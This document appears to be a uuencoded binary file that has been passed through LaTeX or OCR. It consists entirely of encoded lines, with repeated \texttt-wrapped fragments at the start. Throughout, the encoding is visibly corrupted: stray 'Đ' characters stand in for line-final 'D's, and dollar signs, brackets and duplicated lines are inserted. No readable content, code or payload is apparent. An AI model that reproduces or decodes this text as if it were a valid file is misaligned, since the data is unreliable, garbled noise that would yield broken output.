\texttt{M#V(T[2N('6>ZR!Z9_Y\$R@RV,PRR\$XT*WFBY2-78K*Y`\&^M]6PQQ(W==D) } \\ \texttt{M?G)} \\ \texttt{M#V(T[2N('6>ZR!Z9_Y\$R@RV,PRR\$XT*WFBY2-78K*Y`&^M]6PQQ(W==D) } \\ \texttt{M?G)} \\ \texttt{M*V(T[2N('6>ZR!Z9_Y\$R@RV,PRR\$XT*WFBY2-78K*Y`&^M]6PQQ(W==D) } \\ \texttt{M?G)} \\ \texttt{M*V(T[2N('6>ZR!Z9_Y\$R@RV,PRR\$XT*WFBY2-78K*Y`&^M]6PQQ(W==D) } \\ \texttt{M?G)} \\ \texttt{M*V(T[2N('6>ZR!Z9_Y\$R@RV,PRR\$XT*WFBY2-78K*Y`&^M]6PQQ(W==D) } \\ \texttt{M*V(T[2N('6>ZR!Z9_Y\$R@RV,PRR*XT*WFBY2-78K*Y`&^M]6PQQ(W==D) } \\ \texttt{M*V(T[2N('6>ZR!Z9_Y\$R@RV,PRR*XT*WFBY2-78K*Y`&^M]6PQQ(W==D) } \\ \texttt{M*V(T[2N('6>ZR!Z9_YR),PRR*XT*WFBY2-78K*Y`&^M]6PQQ(W==D) } \\ \texttt{M*V(T[2N('6>ZR!Z9_YR),PRR*XT*WFBY2-78K*Y*WFBY2-7$ M`T+1;1>ALZ*6944/26?_*Z=.)%J>&\$VW[=@2@[[PUNQ"\$ETMOZQOMB_R,N]ZĐ M8@#3F5VRP<A\Q**:L*:*OOJE268\E+=:3I2]AV\$\$EF,;I(0*20!)FR^K\$:K#D $M./^UA;W(P'W\$\]S^L![;"D]^Q\&.;\8/HW:!HV)(.162XHQHLHKK[?D[)IV2ND$ $M@!A)T=>B6/?:KNL!7'KM`(^=1!/+R4_<5P^4<QR.>PI-^[G)E@4Y<>>;`&9%D$ $M>JB=Q\?GM.5\&8[75BS3N-W/]\&HC_>L[`"H(4KZJ'9%A:IBR<@%W?+R`,O`9;D$ $M7J"BW.\#K!W+XM<B\#T+=>"K8?,YA/&7;C4C2^^5P6:-:5]M6\/#]XD!0?#[&TÐ$ M50>1N??+\1]S^D3\$"4CUX+PW\!S15A\T99/-3@]'<BZ@B3\)Y1Q%&=OUBFGMD M=RJN:X[I\5PY)]%>/[_7]9[N7OH/5/?2!J)&:XV448`O]PL]6'99K=F.UUTYÐ MF"HP4,J3<P+D+#_UAA\$:0.\U\V.9CH@2#[N9B@4UE\N\0<^\6?\$H`S17^VU"Đ MR)*Q3<M5W-7IZNKIS+2JKI6\P!]_4MMVX//SGS[R.JO:^=YPH7M3G]5?'U!<Đ $M?KRS65E"\&7)(2Z4Q.^IV7;+KX[U5_/D8(@1J)UM2Y_P*2[+=Q\&\#?3/"F0,03D])$ MQ3XTR7ZE(5?5IE1V7%9,_5\:5J:(V5N%\S441!``]`7X40I.RZ*DQO)/#WX=Đ M!&(MOHBN); ZN9\5JK+SPTQ2I1H.?=, `NG`>!383@]=DA9"A^B[4PB.+KH?!CĐ

M%OYIA7+T&WJ!,ICN3!SQ<&!6[J?D'4R&5?W*RGN=2YCP@0%H5,Q#<.\$_/<6[Đ MF-M_KW7XD?X::)!(+8(2E>MY\$W*,[<*BTDKKY4;<%%4(II;6-^E#PJ9QU=V`Đ MA&`JM-VC\XRZR9V:2!EMNN<\$5,81J_#<,3QY-Z.6M08HVC/`,!6XVXKV(@\$6Đ $M = : 'S \# T / 0 / K = + \& [0'1.F?'] PK > S < A[Z] J[Z \# 0 MW[) * %X; & 9 WEWJ : B! \] Y 0 I I V D$ $M1,7<U.R)3J+Z/[/QJDJ&84<\B","61SLWX#QD*[G6QP,$%@X6D'T(K@DBBXÐ)]$ MB;J58F^MU]S3?XJ\L1?<[MGB#1^20;C0<2IQ9<)/3)%&(^(\XY1N)SIAF6"VĐ M4Z `(]%U0ZO<(&XYKEU<\'XXWF4];+X8K8ICTEQ@ZR,Q@/!Y>WQBO="8P6!LĐ M6G=Z:@?GXX7IV8^"+"3:/"U;YEU/N43J[8W'=:LKO>&D%M!.B\$U;V=O:+LM&D M7O>7; 'K*K4J4XP<Q2G(5\$*[?U#E&%?GS%FR^8!?%J^OYY\-IU;QQ\CP:]]*:D M.ROM*,^2/8#U(#_5ZWH>2EMG7[E*Z6JY%L<V9`7\U[*A4T@\$4:.TQA1^]T.FD MRR%2^";%\$Y+?=W4UJ[M(DVSYE=BJ^J<?>3N^68BNUU7L=*'R\$+0X5AAA:U`TĐ M/D7IFRE6!0_UJSI<!5H;MQ\$FO1^C,#F-COL;ML\$+ZO7)=/X^V[&J>(KT#(WJĐ M(K^,1Y+FH:P-[@]03.1MN^9F[P\O-)Q-A*7U*%#(SPGIK`0A(NCQ:\"ZKXP&Đ M<85EPW8<6;)Y[+Y8CM\$@7-[F%&/6J/I)&D,X9%#VH0T+&F86?O^\!9A!VVPUÐ MM; I?'^VSEELMUJ(_IWE=JR]Z7HPL=P1NHL^2W7Q[D&WN"D2K0N.:H_`N%/^/Ð M78X")U\1JMNU4XLR-T3#JH+9<,P0TLH?WNB9#5#'.[+QS&9+8_O("V?@C,N&Đ M,^M8:)4BQ."*,S5T\J`C#A%O'A+\R><BF`58`P3KFWDD2\H7;=J62665<_@FD MTH7`?%][.FKV?H7R[?T2\$0PXL/,%?G>_.MC>3P,+421S@112BM7Y10\(`)_0Đ M64<'C'*621KD^`6P)`]G2HH>;=G0^545I73-P@NY>P4S@.U"S[<&92,26=<)D M&I.YGUK*)C[O#_'(,%:\CW7H@_NO6<:\$XG?%!0H`51DQ-2N,Y6LG#!><?0<PÐ $M]8'8;X!^.VV*CAO,.:#I"PL*(BS)1B*?$D\\@=*NK_54E^)F"E$IM5[,Z&8NÐ]$ MUM%K[8B&>=&?4S)+IMG"\$PEMS<N\$[Y@+?G:_-B\$R^`P@(Q5Z/!.7)X1>YO1DĐ $M;QX.;7<(E>B:)/;:-;X'SVV)=077;(0P//<U0KB_\J:H-LNQN[3NM*(X`HD)D)$ MU.S./V(:50#M,F57L!&T#;9M-F'<:(`,&XG0QNW7,\$A\$3)_4;Z(GLQN%Y`E&Đ MD2&UBV=-JVB.K&==9E[COTT!5)C^]]M_R85J_\$P2>M0N'`/Z/<SA)`CH0#_7Đ M"`NIC'PUS/MM?M@HFKDF%QL7Y0I-RIIZJ?DN?:B,,0=)]J=P:\J6J:FDVX&-Ð MS_>'+5RQHS#9,UH.GQ"X19A#ZHMZ\9ODHW00*:(6"W\E?Y`%<'S-8!4"_[A2D M:\$[3IG99,*,-T@90[FP\AO.?[!7\%\$BWZR6L77\$_Q#UP_.DLC6QX<[),&K..Ð MEZ7WU'A8:E&B47.^3!^\/Z4D7Z-ITS+]L\$,,+)?`K:,U1M[:9,[*35*4JELPĐ M9P@R*BJN#.FCSEOR12`SA82&ROS%F/#I6CB/KVZVZ(:.Q\4(MR`<EFEO<W&PĐ M!!&5=>O_;63^.?T`_FK.;VE_9>N/(Z&'S/R:#\$`1TN0@&/YF3<&-R25*V_MNÐ $M.PTY(>_N,RN9K1^{\#Q6ZJB[-(=[,(&>XH@O=TB>8L$*O\QX4(!VXSK="!$O36Đ)])}$ M:G3[[Q':Y.I*1M8L&SWKCI`0<DTB+Z5=PW_[@Z=#C7)-YET+0<2<KZ%]X6_\D $M/H+\#K]9?=][-V@J>8=S@8?YPV.MWV\GD>5KQ.-7.W^UQC^'[:-G.U-NAW9>DD$ MQCW*K(=?RIR1J\$@:'/K.@12`\KV_X?[J</%N-]W&M,S"5X?>?RS!M-N+HK60Đ MQ%[9ZVS3\[_>?/CN'U*;<7_,;6X6ZTN7(P!2IHM"QP'>`MS![.UT[4A>OFRQĐ M[]:4(=GC91.K-[N,XM6^G_G'Z"W!75_]CWDX,90J3LWG?RY:8Z?0?H%;B-:^Ð M>_/4N/8_Q>EF6:AC[`*5!\$*(-_-%!&=K3']WLGS.]&GH"^F+Z_HAQ',(2RH=D $M_{-}[C)+CT[0G\#)S7)\%;JX,@V+CS\8;3X!6W8>67+5]/]K]U+XATN$LTQ@6_<math>-$ -Ð $M1XDCBMK7^XD?^F$(E4-!2<U&2_O'\#QO`"5N+=2G0>S:AJXK\:6J*2W[/AY',Ð$ MG^!8D8@ET^8\-AJVG9YUN!1.A%UZ&-V%'BP3O*N^[T%"]7, `CS`,Q\Y7'[I*Đ M>MAP= 'UAD*'APASOST/1T@,=XB?A7Z[UPJM"H.7Q;%]3]R.C[8,\%[05SJDD MI798#\!G[NY!N>]7[O/HR:EW2J^FV>_C<V1Y)A8&L\$G\YQ0T0*=@H@33%A0#D MT(#-VCH"Q:P)_.+A*W_2HVK5K87![(`2X8%&:#V1S5%?K'Y"'<(]PTLQM.YĐ M5_;U[A*&R([I"?QA8?OS'YCP[U6%VJ1PO:ZC'1CC*)@]6MG4YTD6`!E[E0J\Đ MZ=U!T63S9+O4C=]N#?T\$**ZYI-2\8UH?5V,60PU\$6"ZG"4B4^.C*P]FVDZ(=Đ $M!\$; .F&SWA6GQQM%#OE7\$O8UB"&.#U?CB(Q,I02\$--TNHF2\$5SHGK@("*M(.9Đ M'%BF[TL50U!8"'[]!P//GLP?\+#KWS_<R.G)8D;6V+8H,E_IG(5Z=R?-BA7)D M%K4]B+]Z^J_]3F_T?Q920?@[Y`]3VX!!)3)?D?^'K[^.BK(-NX;QF:%!2D`0Đ MAA"DI01DZ\$&DNQ&'\$%1*D*&;`6ZD2U*DNT.)(1VE\$>D208?N3D'T-Y?/6K_OÐ $\label{eq:m_span} $$M_{;[U\setminus QULVZ5F2O.\setminus]S[./:Q-_P=\#DTU@HQ`_.@*/D?X/OP9AM!;B15$OM3_$D$} $$$ ME9/(U"+!81^TE(.'P\N`8LO0)L;QV\$RPH5Q.ORM%.B<B9?\$4516>`UM9U+\3Đ MN\$AMI3]; $H,^6\J; 44\&D1=-I_IU?*J-+"HZ\$PO'[4=+/3=)V=03FHFQ/&U9ONÐ$ M\`%)KJOON_F#9'!4QSX=4:!%=)@%JQ@3O+:0B9DK\`?:L>?9@.LGD9-R^=\$/?Đ M9!,@%`#0;UT9T0`)A'/SE0K63K;[>3G.MS1,DR==1KA-O&]9R_:#8BJ;5S,:Đ M<9L[NE4SKF+:,FB>\`8#=HU2]E@W7`7#.MG7LI+Z!)H/8'K<1NT85&4X."`7Đ M\$E-B]MCL8]3ZVDDW?H&88`*?5]8*-L+Q6VQBR*7T=FTHGM@G:<F!0S.K\$+.0Đ MF#'+5L-5\<\CZN\@M8(7Q+Z\DWK=9P0KAUK\$]3W0!)+:%4'YGE0FG317S1R2Đ M9M"1C=O/>-]*V#6U_4N@,<*YGW<,8R,:6<'M\TTB-CVP-G`ZULIWJZH)&N-2Đ

MJ1!*2)&)KXAOD1S8BZ:4.\^-91#Y7-VZ*^6'VZG;O-LNXIFEIX`\$ZZWIFIP@Đ M,T)RQN41Q_:3J:-?/[R7R/T6([E?+G9%RA&M`;Y2.?1>4P!A:/<[\Z2:_!@4Đ M%"[ZW:EI_F7`H:%EC"W=R/"\84Q_)OHSC')_8%R4(,*5ZM'?M9R@'S:S.'A'D M%B="]Y/>/[]F\$[6RD<!H4!930E6\$CL`CACG/P1QQV+\WM#5ZZ[!>DX2M*5.?Đ M;^7]^.\,'8P^1D>77R<XF2S>S8?/P>ADXL76BRZE:Q=<C0D.P9M45SK(Z_'\D MP9&SDPGY3#UX"6<:8HQ+)WL[X?E8H=KI1DF.U'E^F7):;B3;S/IH^;/__`G9@Đ MG+HY+N.I>8L[TDZI=;.\`IJ`VS1?_,&=ZS5-ISO?GX13,/\.^)(JX%35,/6>Đ M,]7TL[EE%X2A8(%'>J,P">J_8I^4\$N!PZ&M37E"40[]9TF+=EC:N@:WV?DGZĐ M:\D"3QU<N!QEH.<7UQ];U.':12+EBD"2J#KT*0]800GM-\$R_C!9HY-\$4(C)_Đ MWM!BZ%<)6X7.K;20V)&TT#EF3-^-9GSZ]V*OF%CXFH+8=]+D>^<WT0D<Q/`BD $\label{eq:mpx=cl} \texttt{MPX=cl$A[(\&EYJL'11!J+PD.4WE\&\;1K/(DMZ4N+*T`5SL,U\$00Z(L(D5AQ*.Đ))]} = \texttt{MPX=cl$A[(\&EYJL'11!J+PD.4WE\&\;1K/(DMZ4N+*T`5SL,U\$00Z(L(D5AQ*.D))]} = \texttt{MPX=cl$A[(\&EYL'11!J+PD.4WE\&\;1K/(DMZ4N+*T`5SL,U\$00Z(L(D5AQ*.D))]} = \texttt{MPX=cl$A[(\&EYL'11!J+PD.4WE&\;1K/(DMZ4N+*T`5SL,U\$00Z(L(U5AQ*.D))]} = \texttt{MPX=cl$A[(\&EYL'11!J+PD.4WE,U$)]} = \texttt{MPX=cl$A[(\&EYL'11!J+PD.4WE,U$)} = \texttt{MPX=cl$A[(\&EYL'11!J+PD.4WE,U$)]} = \texttt{MPX=cl$A[(\&EYL'11!J+PD.4WE,U$)} = \texttt{MPX=cl$A[(\&EYL'11!J+PD.4WE,U$)} = \texttt{MPX=$ MK44H3V`\$P-S_H/NTF]X2YH^G6U4_I@Z8L[?RQZ8W?70!Y/B]L4KV>\$1QZH/MĐ M\.?9X(=P:2C2H%CS8*W,H&2VK"1[LW:WM"#.5;<W?>_CWXYX;BQ!O=1>VQ&4D M;PSP=??Z5F;U5U]#X+EMED=J#AZ5W,5ZPO.G63%IW']E678I;OPG1P[3;>)XD M,2K5/ZU"R0\$+E\8TR\!O0"3D]`(&C[(^70[/3-[=@#CY/]Z.8X6169ZS]AVBĐ M)68?7GS=7D[2J7:8A;%>5R=QBP`(#\@(SFU%5A90SDKP^_,OI24HZK6A(IWKĐ M6GKNV^QFB[)@UV"PKB\$VN\X09%\$6VO)W,*LU'"0^W^+AQJ#(]."E:=X>8%SOĐ M8AAP=3)-D83_#:4)T5@):\$1IP"I3+7SM@[A>.,1FN0U)>G91J\ST)7(PXR<6D $M]\.Z,(RX+\KMAPTFVNZDE*^?;7"D)QW^H,TV@MMW5Z>3V'UQW-E/G<NY27JOÐ$ $\label{eq:m:7pk:4$=B)IO&WJKSSO*B.IMP['W>D=^XM=?XMQUW3]B0\C\Y1\#/"GT6!15[DEVARTE: AS A CONTROL OF A CONTROL O$ M979J\W,*`+(/6#&K:DPJ@P,N3T]@\$30EC`GDY&!'D'8NXY\$Y[I790<"C<%#1Đ $MQ+\#8L/AMU[GUQ;^ZQW%=:9S/(+?P$_T^8<)G12LR*H):B\#,VCKV!BN$A>766D$ MUX]065J*TMKIPI\^\$0]QD,Z,<WL*E,G=6EJ)=8P"T]6&\$X[HS2ZJL\8LB[1?\Delta] MG7XG\$"XQE-DT!^0-+-.X3UZHOML\R=?R.)91_+U%NV\S630:Z3T*M%Z7YA)5D M6#:.7GZ\.@WT3S/W/)"R87)&YRGR91HCDB10Z;E4PT"@`-"A/MW^,#R+V_5WĐ $M:\!VJ^{\otimes}QS]<.A-_1$:3TC.[3==8?G29;S_[L37;B(-?G0,>)C4?>M(=RDF,D)]$ $M1WW!SV^{5}J^{2}4X^{(0@C)VE;V^{2}DO_T4_0A-C+L^{1}RAE['5?8`FMZL''B=D)$ $M8-?"O"%G!WO_@&M++QM\NN^Q&F$_C#1(^_#9]!C9I`467?)KI1J*4LT]OSW, D$ M8.UMIH!#ZL<\$7_.54E@]G3O<M%YIY7#]?B1E@M#Y6-4X.\`J!M4+L2TDAQ2HD M?@*ZR?GR2\$,":Q=1P!EZMX>=\$'XKEP3SB\$.6FJ\$[+G';F@1AD"4"OXT<-7WGD M:8C/-XKRB2%8SU_@PF,8!85%L59YZ^!-Y"T`7?J#I,T^M-W7W[0':7YQ@>ITĐ MD_'J!]4QW?(/[2+?51A5&(<]_(/`PSS+\$G,H6<AHW6G_CL@1RY@;B?LOUR&Đ $\label{eq:main_power_main} $$M^[P]QU+15E\0:;N7\U75PU*]$$KUU4166X$[D\&:@9"@%1"=&3PGJ#N7VY_B$\4D$$$ M)/+^;*YTB5N3T\$6QES/[E%X:'I]1(NH^\$S.NUBM'Y;OTH<28`\;20NOS-EL+Đ $\texttt{M[*W<UW]} \texttt{HIWLC\&W} \\ \texttt{\&} \texttt{7C9_CRZ6K+@XUW6+KE=\&T<<R\&A=*L+CVW<E.10_>_S+CD }$ M^D5@S3X2+CAV47JBA(?/RVQP0,V?NS6F(>21'N:LWC0Q%',*9C8=NMXL0'JD $M.C$.R,UE8A.5^{;}A<*-:YV+H#]+1J<*_5I]X[L6\D^2&!=C&G$P1?F,(.D7G@D)$ M6H!GA@<#1N4_PP\$>MN6'C/LUDD&KU2#T\?>8#9";5_%&^GJ``LT%`(I]M92>Đ $MJR\2BL;;QS)@_YMG-EHVGP8_/>R!P9.@+\8O58WN<KXY5AW[5<I-\,A^O#@6D]$ MT#5GWU)]XM0PV99*QZ9JHSO##%><06-#DDW-9!5U84%;9.L,U2Q<-YKT !G@Đ M%:Y\$FU "&G=OTT10W;RA"66-8;;^N/^9S!QO*/%4Y2N]51#Y=L)E>S;H0V>Đ MVS.C"C1Q8E";+N^91^&2]_*%X)H7^1TQ,\BDQ`'5%BYD'K4@/Y:%O#TX"*12Đ $\label{eq:mb1_scale} $$ MB1_>G:Q9TEZG:)>:?B=E=;N)L_+-I$MKUR!/216@VQ;"`&)2N)<M&1=*S'8\D$ $M8Q/O8\Z=>V.771_K<JON"T=U:1N)\OK!IAIX[FDX,]04[+O^Q1%+;O\&76F,D]$ M0"KET, `[TZ.B34\$6<!8'*^KP.3TXHX.A7H3Y+A^6+F"@@CFUM[F?ZYWW#5@SĐ MVEAI"0?Q`EBCSY'RX%E3[@,2_<1#%:`E&C!*D?[(OY*D]]:5&DT7N4H&^TC"Đ M62R31.-2G/00X\$H8;["1.T'!P;)H?0]#OQ9)\$NMBQ"N(HAEQ#J,S\$AXC1Y;TD) $\texttt{M[Q!D\$L@W-*OJ\&\#)RV>`-)KN6B6N\BOOP@<,-,IM.>=[MMTA8JW=)MM^-\&`S^D}$ $M,^{6X}<^{1++G6*VU}\QHV-/^/D)9>[#3=)K%*5N^M^@)^-=OHM"5-#)%'L4@)D$ MV>\$EEU6"U5QNTTG\$D<6!QP\$7UL^<4BHOVX8,-I)?E\VS?='X4'%012>)-OX=Đ MZ_1%L")&B`7%@V&-7<+]X\$/S\$L^B#)P]V_3J;WA#G4V!I].]W>\$33--B\:QCĐ M1@ZC->U<B1K-Q1M?-2AL`/T*(^60AXSK37WB_'BWW>Y'6_/>>2GAQ("YW^#'Ð M466F%"83'\$Y;W:WYSS3@_P[3A-?^=?"&^.C>I^&I646'K#O`*ES`]B6=WY`7Đ MV-?Y.5%-HK=`Y`P<M47N"I/T!?'ZS,%\4*+%\$:+:3D>KVU<N+Q>*;Q)W(KL1Đ M1G0(\$P1(UJ(@=-/J(*-A0;`@H0VA\$T.B:FUAK:L0%/>!:P?1+^YCCMM_D)D3D MBAD._B) "6\M0MP]<N)\HW=8<QP(2M[3LBZ)BD>N`Z`MM,2MB@'1#U-X\[PW=Đ MJO^%LKK;>SO)FR\$4R1_M./2+.B[EVJU>"7A"%P%W1)F=B5^[(*@TK4A5'SDPĐ $M)^G0*P&O)Y6JM)FZH<H08Q#^/A>"+ET>\?4U*M.WK!Q[AF1/"'R19(+1];=D$ MCC^U77SSCE]GV!#1]>D\@S+6^RNR2JWFR#\$B.!#\$!V*,G?\$!9:R3W;-AV0DIĐ

M,S3(I;=90>DXWH3B*V_\L6M2P;R;<[;+5M0<HJ;T1<9:94QE[I'VMQLACO5\D MRTEW^:OE"SS\GU]_50'_>R@\5A'8"\$_E9"9-:>I%SOML**6,.<4,7A<X%V3\D MY^#Z\$&DA*`1/L'JS&4G"@\Q"6*CG=7H4N<O231+Q4%/"[[\$^J2XKAUHR)G7PÐ MI=:@E^NM`[I`Y]08_;P@R0K\.OQ@_"A#M\$59.,3D>-H4D83'77U'L-N@DGYMĐ MHR:]\&FV0ZF87L_S>ZO#63;K2O)3`Z:N_]ES:W^2F/=3\$&Y><*TZ\2E3WQK[Đ M6Q='=]UEH\$3?Z2<IH!0QJFS_>90*TF+Q=2'\$9CBP2VH5=5;N9S3:\$@R#TX%(Đ M;4\04/R0AWQ8P5(\51M-,\$.NNIQ*MG-\$IX;2[\I"Z)HRD@/L:F!Z,K ?#(6Đ M?`#2@=K>`PLVYX#,N_C24C8=RUB/WEM479Z9.7RD6Z7!<KPH4AM0*O%]RF>7D $\texttt{M,VUNHWE} \texttt{A} \texttt{L:;K} \texttt{Z}) \texttt{E+D=+_XHG} \texttt{AVSMS} \texttt{\#=9K} \texttt{FIW-Y} \texttt{REV} \texttt{R'} \texttt{6} \texttt{]} \texttt{^,\#} \texttt{A} \texttt{QD}$ MODW+E*FB4U'J@]?7/9=_M:BQ^R`!L<E6_?)<3S_\=9#,Q>G.EK38F"N<\SRQD M-2AYLR3DO/,U^5'^+IS6*G931>166=123^P19,LU743"+0XJ.8;#"V0Y29`MĐ M=69:L:UO'TKPA#W=\$<]3C*!SPB4(TY7Y<N@Y]0<XM+?!LSDW^;1/'&*#*'#OĐ MA: "(WW/=G?\$6\P:'88<B]0LV]ZO_D0=Y1A4C=@Q-\$]-CE6PZ%"<M+&M,D MM\JT3C"(GH&EOA)+D/[NCIC^*)YL;ZUV"'8J-C#__%UCPR3F0>HK;`1#H8KĐ M)XU<VIEV2=PZGGV=XOR5M2&`I&SOUAYO\A!%J(_9W357\$*#\DYR0PM&N[>:UD M;#=8\$60_Y@I'86=QQ\Z+G,"+LO;?AU_"I(P&);WWK8`\$I\J@OW_DUD956'>PĐ M6@W_AH`!4Y!VG0+EV&V@'5.L]4ZJK[R2][FPT.+0"1^+4._;.207S[SB!@3GD M;O"^='@3C8[,*)=FNA6'<LPYGJKA'9^OBI;!RL?CLE90!>Z-<NN_Q[\V*VK:Đ M1GY'\5>O:PR:V[71,]Q[K=?"[7JX<K%\@G&W<!2P:)VS4O\^:![BUA./K&2_Ð M#E</&.`8+'TT-8/>#G=4Q\?C,OT*X_JCGXO10LXX&H6T"M4@`P&=TM9;K@('D MF7A9*BP^75G6<,')FC'\$4F]\\$W]-V]A3;4!CMT0\FXGLN;U[V'(T)'T%%2SOÐ MB66Z%, &. U?6R. `(Z30K&01_MK<S^^Y].%\)9;\\$11JP&19!R3P9'"'3%XT,RĐ M19]I%^=(LF6!#]`AC9<]3<=Q?<\P<E"]L35^C\$B@A:IE@O9(;-WAA'(UIV"1Đ $\label{eq:mh-s} $$MH-S,A,'IZKM7L[B[M3"^N`U)&@E\?M)XZ&O=HLU$O[S7<*N;<YT+4^1X1-M?D]$$$ $M[AYWK2A"]^{(?G8WH-Z`"B]&6_,1]]-RDN.>V*8<Y$L#\TN)V(VQ>COUW"GV?Đ$ MN+*LB>OM]T3>.LX4+OF.Z6_-*Z@<665_3-$'S;=RK<N(6HP)U-5J)8^QD$ $M'\&^9QMR.*RN;:;<N6^=0B@'\SO_QM+?H[(FO`6?ST\&S9$)M6!L)NQ$,(#(DD)&COM(ACCOMMENTAL ACCOMMENTAL ACCOMMENT$ MTNJ:;/%P#'\%M'QK+(?N]<!PW);,ZH9NWVXXI<P^JL0+\MDPFHP\V#V&<GOQĐ M//!RQV3F+D@7YC1;_UGP7:\$+CK7L=B0/RUT.`O44)EG?>L!(=JI8BRE>S>,CD MGX;DL^IWSBUENIOWKH)C^2YSLC'>R^QE]P^E^/(*RL*9W]T&?&V`V&':S:!1D $M>B<<3RQY*L[]O<@]MI=$/X<N(=OOJLJ?0=+HH2LJ'3#7C\A0^.AJ7/UHS+GD)$ MY*\$E0W1[S2REBGBY]A(*L2ED:JS-F8;K64?PIF`\HME)\$\N=!+O+G:8S0V6XĐ M439A7P/?R^&M<@R]2YE)C<6NA0V4+07J"%"M>1S8EMLCEYBS0J.')->@TPO5Đ MK;N'<I2RQPF*HKF9#L%:&6+]4I[;ZXZ]\\H_P7B\$,#;(?T!E95>[%?<6RY+KĐ MGW2L_P7DUK\AI75N7&ZY`KW!FNM>&#`16I3B"AR!/@"LL'ZZL/V\F]M&R5.6Đ $\label{eq:marker_marker_marker} \texttt{M"!N].-E:VZ)UQ_LA(J=+TP2MZ\setminus!Q2\#EY*JH^HG-VI9.KLY]"A7D.<E.@B>A;D. \texttt{M"!N]}.-E:VZ)UQ_LA(J=+TP2MZ\setminus!Q2\#EY*JH^HG-VI9.KLY]"A7D.<E.@B>A;D. \texttt{M"!N]}.-E:VZ)UQ_LA(J=+TP2MZ\setminus!Q2\#EY*JH^HG-VI9.KLY]"A7D.<E.@B>A;D. \texttt{M"!N]}.-E:VZ)UQ_LA(J=+TP2MZ\setminus!Q2\#EY*JH^HG-VI9.KLY]"A7D.<E.@B>A;D. \texttt{M"!N}}.$ MUS+]#H#IXY>"V/G2*>9&*()P2+"]DQ%\$ZD*41NW, `36FS39AY`AP4>WO+S1[Đ $MS&A^{1}:LHI/:]^K$0#(4-KQ[?/4^['^>+F+/AVGVD^$V6.]/I-]^JR@L;.?Ð$ M07NOC-;*\^.A'@.E.J^32.!>@R*]YT6%QF]:?#X1T'L[U7'\$P3['XX6AM"?HĐ M\8Y?MI],3>4IALO?T`DOP;Y#T6WYX8C^#D`[W89EIX&<M:VYY@^MS;!LB>.ND M@!,<HV7<*\$1WH<R`\;50\=CVTUG'[WHJS"NH&]XEQ1-C45-DA=*XE;B#X[^>Đ M(YSM@!4YD[A#LNS?WT<L\$N*3+9X[F_`]H&F\%"__8SXPG-DSG1G'G8QK+-H_Ð MFK?T:&PHW!_J@@]NC8KN<]-N93K,J,/7,43D+*59!C:'IN!VZ2EY<\R=,8[OĐ M#8YK;FNM=XR-?Y:?%_C\^;7&Q)M.^[4WEJ`K'_8'J'ND0>;,ZNT6M+GC#)8MD $\verb|M6Q^7U\I-VSMU0>X5Z\#55JB5QL4B32S!5BS"Z@7?MT(,N$QNPD8/C<9VSP,YPD|)|$ MRC-'\"O:NA+41WVIE>POT_]Y^LS7+IZXZJ23-:6[*Q]Y3#WN93:0!SJ'8+:\$Đ MN-?2-T"]LE5/FJI+'@]\$%IN+X0C>V+?J\$F.H0=MUPPS!8_^C?E+PDRS#3TG.Đ M]EX(HY<:>1QT=;*#.XU.6P_[N7/0'#?"37XDORZM`TO),-"<46D1'!]]WONEÐ M'1,"\R'EO*J_S.O!!!,FYRW,0;A&#^M[#^4>@MXEZ<@UUUXNX5;%]I!X+J5NÐ M3!:WB87/\U;<>UX5<'EJL4<*4N\$HTO/HK7\0AU<"4NGBD&#JI7_\+!'R\$I(,Đ M_FP78M&FK,)B8NZ1TBDDKB_3&W/;YM_\$".ZB`]-%\#^16C[B<'!:V:_U_AKRĐ M\$J"V%\$(@>MS%.[-(NRT2%Q`REL7/B6:Z%]JMGDR!7,[FO7ZR/H#PZ&S!KE]/Ð MKR&<1!UW6W-),+SA3^&,DLFJY/B#IONJ^GD^S#3I_&6P#A\/^@>8!P/)/M1D MN+IH)\JI73!W3S2_J&D_=1UY),O/V/I`_SP;<BZVJ;W0]68IX@A!1LS.DDLGĐ $MXB(7+M; -*J1_*D94J\K'V*'T$GTTF<O^^)Q/*HB[?+P'8TV[).7X5UC\1Y0Ð$ M,C516<3\$*?NMQ96W9F;P^GG/[U_)?HR;.,/\$?GI^=VHWIA^Z'_M%*B)ZBY:^Ð M=R1\"P<G:/OU7H%`?X_5'BD8OOHH(>.H"&YN'I(YTM31PE>'E+I4'62S_\)(D $M2>Z/Q#2K^3RBA%K4=%R4[\5$-N(X_06'RZ?]4(UX<D>HD,]3*]D;'\0]_!=Ð$ $\texttt{M)} \ YG + 50? 4F\&5P\&1 < \texttt{E@EVC-\#)} \ 82\#3I\&B4*7Y?@M^_Y0OC \setminus ZZA\$C((9==\backslash<.3D))$ M3\$`%>/;3?5QK7K++L4@5XCRS@P1J\R)J%4]\-XJ8\$2)_;SUYN8`-]]70(D#EĐ

M4ZY%[G31Z-0#%<)>3EF]UAO&1DO1&48QBGI>"O(.CD`-04ZH!;0>)W.H&NY:Đ M:+S8EY_(V"<%MBY7ZO\$'1MU;FT\$OG+XWBGO:W.V1/9L;;W"<J<V;5L)CT%/AD M?P7GQ=X:MNL<>E/^E#!FUC8G@+0V*N1HPMAO_Q.1\$^Y?U^-.C79=]VP&<"\.D MN#T\$F]ZG./D\HLY;8"8JW@D,9``M!Z@S4@`5+P+H>C[W\$&)@I#L&.9I,1+7]D MH(W\$]92?>WQ!ZHLAUTI9U?Y)60W!,B[\8.%#,<5<XK!1L\$`FT2WP1Y`BBC*JĐ MTV0*Q0Y_MUAL"+<:L2_).F5=>TM&18S8?MVG*\$#DWA7=J:XE/N!M^?AKS<#BD MFRURT"-9\$99"TO>>DA4@5YE#902(`XOXH8W#EI^?3#5LEE=<%,AH,;">&\^MĐ MEZ!!.E_?20A-T"X%=+1R[2%?+1Q;D[MNYW%WKW]A>D=KS.*`41??%3^J&`GZĐ M87E6=C?(C&/]6@FK`8#IWRR1N;#7YKL_R+TY=(=%#`I\$2UKD,4@%5/#Q#)L>Đ M=_XJS#]#Y[NH(K7%:UP>C1KRL)HDDZZZ(3:BHPS\$JVGQ:E4H>,W?3=_@[XB.Đ M(N.YV\3DS#MG!Y\$][E7KF6G6B&4`/:U4&;H_U>57%3D-<:_4B^.)6W*PN0'FD $M72W*N<"6Y_])P[!>'64](/BY_(#F>$P&FB,7T#+<SY!IDL$E')-A^\7[<S!"Đ$ $M\$<^+< G: G9K0'UJ5D: 3T9E[.N/VF+U;G"[^Z^0@MC]*^!J&Y\1"0\#IF.1*5?SD ACCORD ACC$ MBV#9U+XH!:I-TD-<:>BNLDYYO"AE15U#4.%->`K29DA2H:BH;^5(4-(6!-\$@Đ M01[XZ'3%-;"TZPNC4UX]A`Q>Y'I2+R?Z;JW2[W)+9=9@X:F[IL59PD?U'_VUÐ 